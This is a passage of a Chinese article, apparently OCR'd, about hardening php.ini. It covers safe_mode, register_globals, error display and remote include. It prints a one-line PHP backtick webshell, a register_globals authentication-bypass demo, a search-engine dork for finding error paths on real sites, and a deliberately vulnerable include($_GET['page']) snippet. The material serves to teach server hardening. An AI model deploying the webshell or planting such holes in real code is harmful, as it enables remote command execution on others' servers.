


图2

还是字符型注入都无法直接导出Webshell（因为outfile后面的“'”不可以使用其它函数代替转换）。

二、安全模式

Safe_mode是php非常重要的内嵌的安全机制，当“safe_mode= On”时，会约束system、passthru、exec、shell_exec、popen、phpinfo等大部分函数，使系统可以防御一些不可预料的攻击。

下面我们使用phpspy这款比较流行的php木马来测试一下，当关闭安全模式时，该木马能够利用自带的执行命令功能来执行任意的命令（我的Apache是以system权限运行的），当打开安全模式后，执行命令却没有成功，结果分别如图3，图4所示。




图3




图4

接着，我们再来看一下安全模式对一个号称为新型php一句话cmdshell的木马的影响，其代码如下：

```
<?php
/*原理：php运行时如果遇见字符`（键盘上~符号的下档键）总会尝试
```

```
着执行``里面包含的命令，并返回命令执行的结果（string类型）*/
    echo `$_REQUEST[id]`;
?>
```




图5




图6

在安全模式关闭和打开前后的执行结果分别如图5，图6所示。

一个执行成功了，一个没有执行成功，原因就是在“safe_mode= On”时，不会执行``中的命令。

三、注册全局变量

如果注册全局变量被打开，包括使用POST或者GET提交的变量，都将自动注册为全局变量，能够直接访问，如果代码编写的不够严谨，这将会对站点构成严重的威胁。这样说可能有点儿太抽象了，我们依然举例说明，代码如下：

```
<?php
  if ($pass == "hackerxfiles")
     $auth = true;
  if ($auth == true)
     echo "欢迎进入管理页面";
  else
     echo "请输入正确密码！";
?>
```

上面的过程可以看做是一个用户验证的流程，如果pass等于hackefiles就给变量auth赋值为true，由于$auth没有在上面代码执行之前初始化，这样只要在“register_globals = On”，也就是注册全局变量打开时，就可以通过GET或POST的方式控制变量auth。我们将上面代码保存为test.php，在浏览器中访问“http://127.1/test.php?auth=true”，就能在不知道密码的情况下访问到验证后的页面了，如图7。但是当“register_globals = Off”时，却显示的是“请输入正确密码！”，如图8。因此，我们不能让它注册为全局变量，而要把注册全局变量选项关闭。




图7




图8

四、错误信息

一般php在包含一个不存在的文件或者在没有连接到数据库等情况下会提示错误，通常情况下错误信息中会包含php脚本当前的路径信息或者查询的sql语句等信息，这类信息对于黑客来讲是至关重要的，同时对于我们的网站安全也是致命的。攻击者通过搜索引擎搜索网站的出错信息，就能够获取网站的绝对路径等信息，比如我们在百度中搜索“warning: site:edu.cn inurl:.php”，结果如图9所示，这些站点的信息就在悄无声息的情况下被我们获取了，所以对于服务器，我建议禁止错误提示：“display_errors = Off”，不向客户端返回任何出错信息。




图9

五、远程包含

在php.ini中一共有两个选项和远程包含有关系，其中一个是allow_url_fopen，这个选项会影响include、file_get_contents、fopen等函数。当它关闭时，这些函数将不会处理以“http://”和“ftp://”开头的文件，也就是远程文件，但是我们的网站有时却需要它打开，比如有远程采集的站点一般都要求此选项打开，而且这个选项默认也是打开的，我认为这个就不需要修改了。另外一个是allow_url_include，这个与远程包含息息相关，如果网站存在远程包含漏洞，在加上“allow_url_fopen=On”且“allow_url_include=On”，那么我们就可以包含一个远程文件，也就是我们的webshell。纸上得来终觉浅，我们还是来实践一下吧，代码如下：

```
<?php
  $file =$_GET['page']; //得到文件路径
```

```
include($file);        //包含文件
?>
```

